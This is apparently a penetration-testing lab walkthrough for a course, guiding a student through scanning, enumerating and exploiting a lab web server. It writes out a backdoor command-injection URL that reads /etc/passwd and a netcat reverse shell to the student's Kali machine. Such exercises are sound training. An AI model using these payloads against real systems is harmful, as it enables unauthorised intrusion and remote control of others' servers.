

### **Instructions**


1. Use Nmap to identify the IP address of Target 2.



Target 2's IP Address: 192.168.1.115


1. Use Nmap to document all exposed ports and services at this IP address.  
   
2. Enumerate the web server with nikto.  
   * Run: nikto -C all -h http://192.168.1.115/




1. Perform a more in-depth enumeration with gobuster.  
   * **Hint**
     + Install gobuster using apt
     + Run gobuster -w /path/to/wordlist dir -u http://192.168.1.115/
     + Use /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt as your wordlist (-w).





1. Use searchsploit to find any known vulnerabilities associated with the programs found in Step #4. **Hint**: Run searchsploit -h
2. Use the provided script exploit.sh to exploit this vulnerability by opening an Ncat connection to your Kali VM.  
   * Edit the line at the top of the script that sets the TARGET variable. Set it equal to the IP address of Target 2.  
     
   * Run the script. It uploads a file called backdoor.php to the target server. This file can be used to execute command injection attacks.
   * Navigate to: http://192.168.1.115/backdoor.php?cmd=<CMD>  
     + This allows you to run bash commands on Target 2.
     + For example, try: http://192.168.1.115/backdoor.php?cmd=cat%20/etc/passwd



* + Next, use the backdoor to open a shell session on the target.  
    - On your **Kali** VM, start a netcat listener: nc -lnvp 4444
    - In the browser, use the backdoor to run: nc <Kali IP> 4444 -e /bin/bash. For example, your query string will look like http://192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash.



1. Using the shell you've opened on Target 2, find a flag in /var/www.  
   
2. Next, find a flag in the WordPress uploads directory.  
   * **Hint**: Use the find command: find /var/www -type f -iname 'flag\*'



1. If you find all three flags -- congratulations! There is a fourth, but escalating to root is extremely difficult: For now, move on to completing a report about Target 2.